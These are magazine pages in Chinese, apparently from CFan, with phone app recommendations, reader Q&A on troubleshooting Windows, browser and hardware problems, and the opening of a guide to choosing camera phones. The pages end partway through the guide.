手机很费电？跑3D游戏比较慢？当你的手机遇到类似问题时，对CPU稍加操作兴许就能解决了呢。超级兔子CPU超频大师是专门对Android设备中的CPU进行超频或降频的软件，通过加快CPU运作，你可以得到更快的速度，或者是降低CPU频率来节省电力。这款软件拥有Widget界面和Profile情景模式，方便你日常在不同场合来控制CPU的频率。在该软件的“情景模式”中，我们可以针对关闭屏幕、通话状态、电池电量低等不同的使用环境，自定义CPU在某个状态时的主频。比如通话时对CPU要求不高，我们完全可以将通话时的CPU最高主频设置在600MHz甚至更低，从而获得更持久的电池使用时间。



软件界面，和SetCPU很像，全中文毫无压力



可以自定义某些具体操作时CPU的主频


在桌面还能生成CPU实时主频、电池和温度的监控插件

手机变心跳探测器

软件名称：心跳探测器
适用平台：Android
下载地址：http://tinyurl.com/3nrcq7y

你知道吗？我们的Android手机除了能打电话，还能作为心跳探测器！人体血液颜色是由血液中的含氧量决定的，而血液的颜色又会随氧含量的变化产生周期性的改变。当你的手指在手机摄像头前划过，“心跳探测器”就会观察血液颜色的变化然后做出较高精度的测量。软件安装运行后，把手指轻轻贴到摄像头前，如果环境够亮的话挡住整个摄像头都没关系，不是很亮的话可以留点空隙。然后把摄像头朝向光亮的地方，白天的话就朝向窗口，晚上就面向光源吧，总之哪里亮就朝哪里。屏幕上有一行“try to keep this square red colored”的提示，文字左边有一个小方框，当方块变为红色后等10秒，手机上就会显示出你的心跳速度。这个程序相对传统检测方式来说，非常节约时间而且可以随时使用，至于准确性吗，只供参考喽。





手机缓存清道夫

软件名称：CacheCleanerNG
适用平台：Android
下载地址：http://tinyurl.com/3m5qycu

现在SD卡可谓是便宜到白菜价，但再大的扩展容量也架不住Android手机粉丝不停尝试各类App、下载各种书籍。这些App应用运行后会产生缓存文件，如果长时间不清理，轻者会导致手机变慢、重者会使开启程序时出现失去响应的情况。在电脑上我们有诸如“ClearClean”这样的一键系统垃圾清理软件，那在Android应用中是否也有类似的软件呢。有兴趣的朋友可以尝试一下“CacheCleanerNG”（缓存清道夫）。这款软件安装后点击“CLEAR NOW”即可为我们清理系统“垃圾”了。同时通过设置软件会在每次开机时清理内存，省去了许多步骤，非常适合喜欢简单的同学。



手机上的抓拍利器

软件名称：Fast Burst Camera（快速连拍相机）
适用平台：Android
下载地址：http://tinyurl.com/3ewcn69

手机拍照虽然方便，但其防抖功能实在不怎么样，当你想抓怕某个场景时经常会因为抖动导致画面变虚。如果你想及时并清晰地记录下某个动人的画面，可以尝试一下“Fast Burst Camera”（快速连拍相机）。这款软件是Android系统上拍照速度最快的相机，每秒可以拍摄5到10张照片。按住拍照键即可开始连拍，支持闪光灯、对焦和变焦，拍照的快门声音还可以关闭。在使用软件连拍之前，记得先按菜单键进入“偏好”设置中，根据手机的配置调整分辨率和缓存大小。如果你手机的配置不够但还选择高分辨率，当无法满足连拍占用内存的需要时软件可能会崩溃退出哦。



维系好你的亲情

软件名称：Family Tree（家谱）
适用平台：Android
下载地址：http://tinyurl.com/3kp9euu

学习工作越来越忙，是不是很少有时间去串亲戚了呢？除了每年的春节，是不是都没时间与他们交流了呢？有人说，中国人最看重的就是家，但随着生活节奏的加快，我们与亲戚之间

王健 wangjian@cfan.com.cn

的关系却越来越疏远。亲戚圈是家谱网推出的国内第一个专注于家庭亲情的手机应用，利用这款软件我们可以方便地和家人分享照片和新鲜事；通过亲戚和亲戚的连接，可以发现你和更多人的亲戚关系，而亲戚们也会邀请他/她的亲戚加入，所以你的亲戚圈是会自动长大的。随着加入的人越来越多，你会重新找回小时候和住在同一胡同的亲戚们一起生活的感觉。






非诚勿扰的“吉他男”

软件名称： GuitarStudio（吉他工作室）

适用平台： iOS

下载地址： http://tinyurl.com/3z7o3qz

看过8月27日这期的《非诚勿扰》了吗？4号男嘉宾用iPhone上的吉他软件自弹自唱了一首小曲，受到了现场女嘉宾的一致好评。那么，他用的软件究竟是什么呢？是的，就是一款名为“GuitarStudio”的软件，运行后就好像有一把真的吉他摆在你的面前。这款软件拥有高度可玩性，易于使用的界面，让你爱不释手。就音质而言要比iPhone上其它其它软件好很多，而且琴弦间隔比较大，弹起来很方便。最重要的是，“GuitarStudio”的和弦顺序可以自己编辑，这是其他的软件所没有的。






用摄像头查单词

软件名称： 有道词典

适用平台： iOS/Android/塞班

下载地址： m.youdao.com

时时为自己的大脑充充电，在当今的职场是必不可少的，但每每遇到生僻英语资料总是要打开电子词典输入查找费个半天劲。如果你手头上有个iPhone不妨尝试一下网易开发的“有道词典”，这款软件可以通过iPhone的摄像头识别单词，可以为我们节省输入的麻烦，随时随地进行查词。在iPhone上安装该软件并运行，点击“摄像头查词”进入摄像头查询界面后，只需要将上下箭头间的区域指向单词，界面下就会自动出现该单词的中文翻译。为了防止抖动引起的摄像头取词误差，可以点击“锁定单词”锁定单词，待阅读详细词义后再点击“解锁单词”即可重新开始查单词了。想看完整信息时可以点击“查看网络释义”按钮，此时软件会连接网络迅速下载服务器上的最新解释。



你的隐私保险箱

软件名称： ET私密锁

适用平台： 塞班全系列

下载地址： http://tinyurl.com/4y3cta8

谁的手机中没有一些隐私的数据？如果你的手机经常被朋友把玩，保不齐某些资料从此就曝光于天下了。如果你不想让类似的“杯具”发生，将这些资料加密绝对是一个好主意。ET私密锁是塞班平台上一款强力加密的工具，除了你能想到的影音文件，类似名片夹、通讯记录、短信、文件管理、程序管理、记事本、备忘录，哪怕是第三方软件和游戏也可以“锁”起来，充分做到物归我管，完全加密隐藏。





塞班变Android

软件名称： QQ个人中心

适用平台： 塞班3/塞班S60 V5

下载地址： http://msoft.qq.com/p/qc/

作为诺基亚手机的用户，你有没有羡慕过身边使用Android系统手机的朋友呢？作为一个网络达人，你是不是已经离不开与QQ有关的服务了呢？如果你符合上述两点，建议体验一下腾讯专为塞班触屏用户研发的一款集桌面管理、天气、QQ消息、QQ空间动态于一体的多功能手机软件：“QQ个人中心”。这款软件采用了类似Android系统的UI界面，捆绑了很多和QQ有关的服务，支持离线收发QQ消息、消息/邮件/空间一键直达等特色功能。需要注意的是，这个软件在运行中是会走流量的，如果你没有设置流量套餐就不要尝试了。CF





柳絮飞 sbs@cfan.com.cn

想了解更多精彩电脑问答？
请登录http://bbs.cfan.com.cn，进入相关版块获取。

Photoshop笔刷光圈显示不全

Q 刚安装了Photoshop CS5，其他一切正常，但在打开笔刷光圈时，如果光圈较小时，显示正常，放大光圈时，就只能显示一半。请问这是什么原因？

A 不少朋友均遇到过这个问题，这主要是由于你的显卡驱动程序为旧版本所致，或是系统自动匹配的驱动。只要到显卡官方网站下载并安装最新版驱动程序即可解决问题。

傻博士有话说：

不少系统或软件的运行故障与显卡驱动程序有关。例如，显卡驱动程序未安装或是损坏，Windows 7系统的毛玻璃效果以及很多特效都无法呈现；显卡驱动程序未安装，多数游戏都无法正常运行；显卡驱动程序版本不对，诸如一台电脑拖多台显示器也无法实现。因此，很多与显示相关联的故障，首先可以考虑是不是显卡驱动程序不正常所致。

文件打开与编辑不是同一个程序

Q 我安装了EditPlus，在打开XML文件时，默认使用的是EditPlus，但若右击选择“编辑”时，却仍使用写字板打开。请问这是什么原因？

A 其实，默认打开就是EditPlus，直接编辑不就可以了吗？但如果你非想要将打开程序与编辑程序都设置为EditPlus，可以在记事本程序中输入以下内容：

Windows Registry Editor Version 5.00

[HKEY_CLASSES_ROOT\txtfile\shell\edit\command]

@="\"C:\\Program Files\\EditPlus.exe" %1"


然后保存后缀为reg的注册表文件（如editplus.reg），双击此文件将其合并到系统注册表中即可。注：需要根据实际情况修改EditPlus的安装路径。

无法取消KMPlayer记忆播放位置

Q 已经在KMPlayer中设置不记忆播放位置，但是每次打开KMPlayer后，只要打开电影，它总会打开上次打开视频的文件夹。请问如何取消文件夹位置记忆？

A 请以管理员身份打开KMPlayer播放器，然后打开设置窗口，选择“常规→常规”，取消选择“记忆视频文件的播放位置”，保存设置即可（见图）。

如果是因为非管理员账号打开而导致设置无法保存，这样处理后即可正常。此外，假如设置是保存在KMPCfg.ini文件中，可以先将该文件删除，然后重新设置再保存。



Excel保存出错

Q 在单位的电脑中保存一个Excel文档时，经常会出现保存出错的情况，提示文件被共享，不能保存，Excel已经暂存为某某文件。请问这是什么原因？

A 这可能是由于你将这个Excel文档设置成共享文件，而当前正被其他人打开，系统为了确保文件的完整性，便暂时为该文件保存一个临时文件，等待其他人关闭该文件后，再保存即可。出现这种情况后，还可以通过“文件→另存为”将其重新保存为一个文件版本，确保修改的数据不会丢失。

无法玩“愤怒的小鸟”

Q 同一台电脑，安装的是Windows 7与Windows XP双系统，在Windows 7系统下可以正常玩，而在Windows XP下却总是提示错误，说缺失什么DLL文件。请问这该如何解决？

A 这可能是由于Windows XP下缺少VC运行库，这款小游戏需要VC运行库的支持才行。从http://tinyurl.com/3lx4l84下载安装VC运行库到Windows XP系统中即可解决问题。

Word、Excel均无法打印

Q 不知道什么原因，在Word、Excel中发起打印命令后，总是打开“另存为”对话框试图保存成TIF格式的图片，无法打印。请问这是什么原因？

A 这可能是你的系统默认打印机没有设置正确，例如将默认打印机设置成一些截图软件的虚拟打印机，就会出现上述现象。只要在Office办公软件中设置打印时的打印机为系统打印机即可解决问题。CF

柳絮飞 sbs@cfan.com.cn

大雨后无法上网

Q 之前一直使用正常，在一场大雨之后，我的台式机电脑就无法上网了，本地连接总出错。而将网线插到笔记本中却又可以正常上网。请问这是什么原因？

A 请先尝试将网卡驱动程序卸载，然后重新安装一次驱动程序，最后再重新建立拨号连接。如果上述方法无法解决，网卡因雷电影响而损坏的可能性较大，更换一块网卡应该能够解决问题。

傻博士有话说：

在雷雨天气，尽量不要开电脑（其他电器也是一样），同时还需要将电源线、网线、电话线等与设备断开连接。像路由器、宽带猫等都需要拔开网线、电话线，防止雷击。这些电子设备，雷击电流一般都可以轻易地将这些设备损坏。

Firefox升级后总弹出错误提示


Q 将Firefox浏览器由V5升级到V6，每次打开Firefox浏览器时总会弹出错误提示框：TypeError:Components.classes[cid] is undefined。请问这该如何解决？

A 这可能是由于你的系统中安装了有道的插件youdao word capturer所致。只要在注册表编辑器中定位到[HKEY_CURRENT_USER\Software\Mozilla\Firefox\Extensions]，将其下的该插件对应键值项删除，然后再到硬盘中找到插件文件并删除即可。

点击淘宝链接不启动淘宝旺旺

Q 之前与淘宝卖家联系时，一直使用网页版聊天工具，最近安装了淘宝旺旺客户端，但是点击聊天链接后，仍打开网页版旺旺聊天窗口，无法启动客户端旺旺。请问这是什么原因？

A 如果重新启动系统仍不能解决问题，可以这样来排查故障：打开IE浏览器，单击菜单“工具→Internet选项”，在打开的窗口选择“程序”选项卡，单击“管理加载项”按钮，在打开的窗口列表中找到“Taobao (China) Software Co., Ltd”项，直接将所有加载项设置为启用状态即可（见图），如果上述方法仍不能解决问题，请按Win+R键调出运行对话框，输入执行命令：regsvr32 旺旺安装路径\AliIMX.dll，重新注册一遍该DLL文件试试。



淘宝页面变成繁体界面

Q 不知道什么原因，今天打开淘宝网时，发现页面文字变成了繁体字，而其他页面却显示正常。请问这是什么原因？

A 这可能是你的系统中使用了代理服务器，或是在浏览器中设置了代理服务器，而且代理服务器是国外IP地址。淘宝网会根据用户的IP地址自动切换显示简体中文或是繁体中文。只要取消代理服务器即可恢复正常。如果不行，尝试清除浏览器的Cookies，然后再重新启动浏览器打开淘宝页面。

Google浏览器无法使用扩展

Q 我使用的是Google Chrome浏览器，最近不知道什么原因，任何扩展程序都无法使用，提示：错误6(net::ERR_FILE_NOT_FOUND)：无法找到该文件或目录。请问这该如何解决？

A 请将系统盘中的Chrome程序设置文件夹中的Default目录（例如C:\Users\AppData\Local\Google\Chrome\User Data\Default）备份，然后删除该目录。再次打开Chrome浏览器，在关闭后系统会自动生成一个新的Default目录，若此时，使用扩展仍有问题，那可能是安装文件的问题，需要重新安装Chrome浏览器。否则，将前面备份的Default目录中的Extensions拷贝到新生成的Default目录即可恢复正常。

QQ空间文字成竖状排列

Q 不知道什么原因导致我的QQ空间中的文字由原先的横向排列变成竖状，而在其他电脑中打开则正常。请问这该如何解决？


A 这可能与你的浏览器缓存文件过多有关，请尝试清空浏览器缓存，以IE为例：单击菜单“工具→Internet选项”，在打开的窗口中选择“常规”选项卡，单击“删除”按钮，选择“Internet临时文件”，最后单击“删除”按钮进行删除即可。CF

柳絮飞 sbs@cfan.com.cn

打开文件夹资源管理器就卡机

Q 我有一个存放电影的文件夹，Windows XP系统中只要打开这个文件夹，系统资源管理器就会崩溃退出，其他文件夹正常。请问这是什么原因?

A 这可能是由于你存放的电影文件过大，而系统默认是开启视频预览功能的，在打开瞬间系统进行预览时，系统资源不够用而导致资源管理器崩溃。只要将视频预览功能关闭即可解决问题：按Win+R键打开运行对话框，输入执行命令：regsvr32 /u shmedia.dll（见图），最后重新启动系统即可。（如果要恢复的话，可执行命令：regsvr32 shmedia.dll）



傻博士有话说：

如果电脑硬件配置不高，最好不要开启视频预览功能，此外，大体积的文件不要放在常用文件夹的根目录中，可以建立一个子文件夹存放。除了视频预览可能会导致文件夹打开异常外，大体积文件夹在遇到杀毒软件的监控、硬盘搜索类工具的索引等情况下，也会出现类似的故障。

清空回收站出错

Q 安装软件时生成一个文件名很长的文件夹，无法直接在Windows下删除，通过文件强制删除工具将其删除后，清空回收站时就总是出现错误，提示：无法删除文件夹。请问这是什么原因?

A 可能是你仅仅将该文件移到了回收站中。而进行清空回收站操作时，实际也是进行文件删除操作，既然之前在系统中无法正常删除的异常文件，进入回收站后，清空时同样也会出现不能删除的问题。可在回收站中，通过Unlocker之类的工具再强制删除一次即可。

MSE无法卸载

Q 每次启动系统时都会弹出“Microsoft Security Client”错误，卸载时又出现“Windows Installer”错误提示框，总是无法将其卸载。请问这该如何解决?

A 卸载MSE，可以直接通过微软的“Microsoft Fixit”小工具来完成。如果是MSE1.0，请从http://go.microsoft.com/?linkid=9748340下载这款小工具的相应版本，如果是MSE2.0，请从http://go.microsoft.com/?linkid=9775235下载该工具来卸载。

关机总显示：准备配置Windows

Q 刚安装的Windows 7系统，最近在关机时总会频繁地出现：准备配置Windows,请勿关闭计算机，最后虽然也能关闭，但感觉很不舒服。请问这是什么原因?

A 这是由于系统进行升级，在关机前系统会自动配置这些升级程序，正常情况下，系统会自动在完成配置后自动关闭，无须人工干预。如果你不想出现这样的情况，可以关闭系统的自动更新功能，不过，需要定时手工更新系统，防止一些漏洞未及时堵上，给系统带来潜在的风险。

浏览器等故障导致系统崩溃

Q 我安装的是Windows 7系统，最近只要打开IE、Chrome或者WinRAR程序时，系统就会出现SYNC11~1.DLL_unloaded故障，最终导致系统崩溃。请问这该如何解决?

A 这个问题出自115网盘客户端程序的一个DLL文件，最简单的方法就是将115网络客户端程序（优蛋）卸载掉，重新启动系统即可。若需要使用优蛋，可以重新安装。其实该问题主要是由于优蛋的一个DLL文件损坏而导致的问题，重新安装优蛋便完成对该DLL文件的修复，进而可以解决问题。

魔兽争霸无法全屏

Q 我使用的是Windows 7系统，宽屏显示器。玩魔兽争霸游戏时，试图进入全屏模式却总不成功，两边总有黑边。请问这该如何解决?

A 你只要为系统安装魔兽争霸的宽屏补丁即可解决问题。

无法检测磁盘

Q 最近使用磁盘检测工具检测硬盘时，系统总是提示：“chkdsk.exe”不是内部或外部命令，也不是可运行的程序或批处理文件。请问这是怎么回事?

A 这主要是由于你系统中的“chkdsk.exe”程序文件丢失或是损坏，在启动磁盘检测时找不到相应的执行程序，进而出现错误提示。只要从其他同版本系统的硬盘中搜索该文件（默认位置：C:\Windows\System32\chkdsk.exe），将其拷贝到自己系统中的System32目录中即可解决问题。CF

柳絮飞 sbs@cfan.com.cn

显卡造成的花屏

Q **最近购买了一块二手显卡，插入计算机主板后，经常出现花屏现象，普通界面有数个光点，速度也变慢了很多，页面一下拉就卡住，查看显卡工作温度属正常，请问这是什么问题造成的？**

A 建议你首先将显卡取下重新插拔一下，重新插拔前最好用橡皮擦擦拭显卡的金手指。如果问题仍然存在，建议你可以购买洗板水，然后用牙刷蘸上洗板水，把显卡彻底清洗一下，一般问题可以解决。如果还不行，可将显卡放到其他电脑上试试，如故障依旧，说明显卡本身有故障，可考虑更换；如果在其他电脑上显示正常，那就有可能是你电脑主板上的显卡插槽有故障了。

傻博士有话说：

显卡等元器件，在使用一段时间后，会积累相当多的灰尘，而一般人用毛刷清洁板卡灰尘时，可能灰尘会钻进板卡等元件缝隙中，从而造成板卡元器件工作不正常。遇到这类问题，一般可用洗板水对板卡进行清理，一般能解决问题。

笔记本电脑没有无线功能

Q **最近朋友送了我一台笔记本电脑，但是无法使用家里的无线路由器上网，开机无法找到无线功能，请问该如何解决啊？**

A 对于目前的笔记本电脑而言，没有无线功能是不太常见的。所以，该问题可能是由于你的WLAN 模块坏掉或被屏蔽掉造成的，建议重新启动计算机，进入主板BIOS设置，根据随机附带的主板说明书，查看WLAN无线模块是否被屏蔽，如果被屏蔽，重新开启该功能，一般问题可以解决。

如果确认笔记本电脑没有无线模块，建议可以购置一块USB接口的无线网卡，使用很容易，将其插上USB接口即可。首次使用需要装驱动，如果是Windows 7系统，驱动可以自动安装，然后使用Windows 7操作系统自带的WIFI管理界面设置相应的无线信号，一般问题可以解决。

机箱前置USB口或音视频播放不正常

Q **一台新组装的计算机，其他使用一切正常，当使用前置USB口或者耳机口的时候，刚刚一碰到，机器的显示器就黑屏，请问这是什么问题造成的？**

A 建议你找一个对电脑硬件比较了解的朋友帮你看看，可将主板拆出来，然后连接主板背部的USB口和耳机接口，看看是否正常。如果正常，那问题就可能出在机箱上，这款机箱的前置USB接口和耳机口应该是做到一块PCB板上，可能其中线路有问题。（注意：新手菜鸟千万莫试，最好请行家里手帮忙。）

佳能液晶屏出现黑色物体

Q **最近购买了一台佳能IXUS115 HS的数码相机，刚开始使用时发现屏幕中间有两个小黑点，几天使用下来，小黑点已经变成了H形状的黑块，请问这是什么问题造成的？**

A 首先，建议你拍一张照片，假如照片上有黑点，那么该问题应该是由于CCD被灰尘等物污染造成的，建议你将相机拿到专业的维修机构进行处理。其次，如果照片上没有污点，那么该问题应该是由于你的数码相机液晶显示屏损坏造成的，建议你查询你的数码相机是否还在保修期内，如果已经出保修期，在不大影响正常使用的情况下，建议可先继续使用，因为更换液晶屏，成本会相对很高。

MacBook Air使用Win7会否影响电池续航

Q **最近购买了一台新款的11寸MacBook Air笔记本电脑，我想装双系统，但是听朋友说装Windows 7操作系统后，笔记本电池续航能力会下降很多，且笔记本的发热量很大，对笔记本电脑非常不好，请问是这样吗？**

A 目前，全系列MacBook均具备5小时以上电池续航时间，对于安装了Windows操作系统的用户而言，可能在电池续航能力上会有所减少，这是由于操作系统内部设计问题造成的，但不影响正常使用。此外，MacBook在安装Windows操作系统后，笔记本电脑硬件发热量会相应增大很多，所以建议已经选择MacBook的用户，可以安装Windows 7操作系统，但是不建议常时间使用Windows 7操作系统。此外，这里要提醒你的是，在Mac下长时间浏览Flash视频网站也会导致笔记本硬件发热量增加和电池续航时间严重缩短的问题。

无法启动原是键盘惹的祸

Q **我的电脑一直使用正常，最近搬了一次家，开机后提示“Keyboard error or no keyboard present”，且计算机无法正常启动，请问这是为什么啊？**

A 该问题应该是由于你的键盘没有正确安装或键盘损坏造成的，建议你首先检查键盘是否与主板接口正确连接。如果重新连接后问题仍然存在，则建议你更换键盘试试，看问题是否解决。此外，建议你启动计算机，按DEL键，进入主板BIOS设置，选择“Standard CMOS Features”，将“Halt On”选项设置为“All But Keyboard”，按F10键保存设置后退出，这样可以强行让计算机启动时不检测键盘，直接进入Windows 7操作系统，看键盘是否可以正常使用。CF

周璟 zhoujing@cfan.com.cn

手机也是照相机
照相手机如何选

在选购拍照手机的过程中，很多用户在一些概念上有着含糊不清的概念问题，或专注于某一看似重要实则并非如此的参数而忽略了很多应该注重的细节，或盲目听信商家一面之词受到误导，从而无法选购到一部称心如意的拍照手机。

策划/《电脑爱好者》编辑部 监制/周璟 撰稿/周璟

什么是拍照手机

对于拍照手机这个名词业界并没有给出精准定义，我们可以理解为以拍照为卖点的手机都可以叫做拍照手机。但我们在选购的时候切勿仅仅依托这个含糊的概念。在参看手机摄像头各项数值的同时，我们更应该考虑所拍摄的照片画质如何。反观数码相机领域，有诸多重要参数来决定DC所拍摄照片的画质，那么如果拍照功能作为手机的卖点怎能一笔带过呢。正因为此，笔者今天为大家来介绍一下购买拍照手机时应该注重的细节以及一些容易混淆的概念，希望对于打算购买选购拍照手机的朋友有所帮助。






周璟 zhoujing@cfan.com.cn

像素数并不决定成像效果



现在手机动辄500万/800万像素的拍照能力十分强劲，但这样的数值充斥了手机的大半江山，难道他们所拍摄的照片画质都一样吗？提及拍照手机，相信绝大多数用户的直观印象都是配备高像素摄像头的手机，而这些配备高像素摄像头的手机也的确均主打拍照功能，这也就让很多消费者产生了"高像素等同于高画质"的惯性思维。而对于这样的一个认知，显然是有些偏差的。其实对于像素数来说，对成像效果并没有太大影响，其主要影响的是拍照样张的尺寸，更高的像素可以得到尺寸更大的照片。而尺寸和画质并没有直接的关系，所以在选购拍照手机的时候，大家并不需要过多的看重像素数。对于普通用户来说，800万像素甚至500万像素的级别就已经可以胜任了。





值得一提的是，对于像素数提高可以大幅提升成像质量的认识误区，与拍照相机最初发展阶段是有较大关系的。从最初的11万像素到30万像素，再到后来的百万像素，200万像素，因为最初的分辨率尺寸不足以达到应用需要，所以像素数的提高必然增加了清晰度，这也就让用户自然有了"高像素等同于高画质"的误解。

小插曲


记得笔者当年刚刚学习摄影的时候，老师曾经着重讲过，决定一幅照片画质的物理因素只有两个：一，底片；二，镜头。简单解释，底片大小决定了相片的影印尺寸，底片优劣决定了所承载画面信息的饱满程度（收集色彩信息的能力）；而镜头的优劣只决定照片锐度和色彩的鲜艳程度。发展至今，数码相机无非是用电子感光元件（CCD/CMOS）替代了底片的传统相机，而照相的原理从未发生改变。

拍照手机的"底片"是什么？

市面上手机使用的主流相机传感器有两种类型，CCD和CMOS。CCD材质的感光元件成像效果要强于CMOS材质，采用CCD感光材质的摄像头是目前技术十分成熟的一种方案，其成像质量十分的出色，比之背照式CMOS画质还要好。主要表现在色彩的还原以及画面的锐度上，但在极高感光度下（ISO3200）噪点控制能力不如背照式CMOS。而CCD传感器大多需要三组电源供电，画质优秀的同时耗电量较大，对于本来电量就不多的手机来说着实是一个考验，常用在数码相机。



传统CMOS




背照式CMOS

CMOS传感器只需使用一个电源，耗电量非常小，仅为CCD的1/8到1/10，CMOS在节能方面的优势对于电量本来就不足的手机来说更为适合，故目前手机使用的传感器多为CMOS。而主流拍照手机为了提高成像质量怎可能逆潮流而动重新选用CCD，于是更为先进的背照式CMOS感光元件应运而生。至于还有部分手机采用CCD做感光元件，后文会有介绍。

CMOS的升级型——背照式CMOS



背照式CMOS传感器最大的改变就是优化了元件内部的结构，将影像传感器上层的部分往下移动，将彩色滤光片与镜头放置于CMOS感光元件的后面，从而改善低亮度环境下的影像噪点。可以轻松完成低光照条件下图像视频拍摄功能，这也是为什么iPhone 4在低照度环境下能拍出比其他采用传统传感器的手机更锐利更清晰的照片。所以，我们在关注某一款手机摄像头到底有多少万像素的同时，也应顺便查看一下它用的是什么感光元件（SONY在自己的产品中把背照式CMOS传感器冠以Exmor R名称，实际上说的是一个东西）。



周璟 zhoujing@cfan.com.cn

传感器尺寸亦决定成像质量

正如前文所说，感光元件的材质决定着一部手机或者相机的拍照质量，而除了材质的区别以外，感光元件的尺寸同样对成像效果起着至关重要的作用。不过大多数用户对于感光元件的尺寸问题上都没有予以足够的重视，对于这样一个“看不到摸不着”并且很多厂商也同样没有给予足够阐述的硬件来说，普通消费者自然会忽视它的价值，但其却比很多参数更为直观的影响着拍照效果。作为影响成像效果的一大因素，感光元件尺寸在众多消费者之中远没有得到应有的重视。就目前数码相机以及单反相机来说，可以说通过传感器的尺寸就基本可以判断出其所在的位置。

以发布不久的诺基亚N8来说，其出众的拍照性能就与它尺寸更大的感光元件有些紧密的关系。很多消费者都注重的是其高达1200万像素的摄像头，孰不知让诺基亚N8有着出众拍照能力的并非是它的1200万像素摄像头，而是其尺寸超过很多数码相机的感光元件（N8感光元件为1/1.83英寸，一般数码相机为1/2.3英寸）。所以在选购拍照手机的时候，大家除了传感器材质，务必要关注一下打算购买手机的感光元件尺寸，也许在众多参数都相同的情况下，感光元件尺寸的不同就可能带来天壤之别的拍照效果。



镜头组件还是认证的好

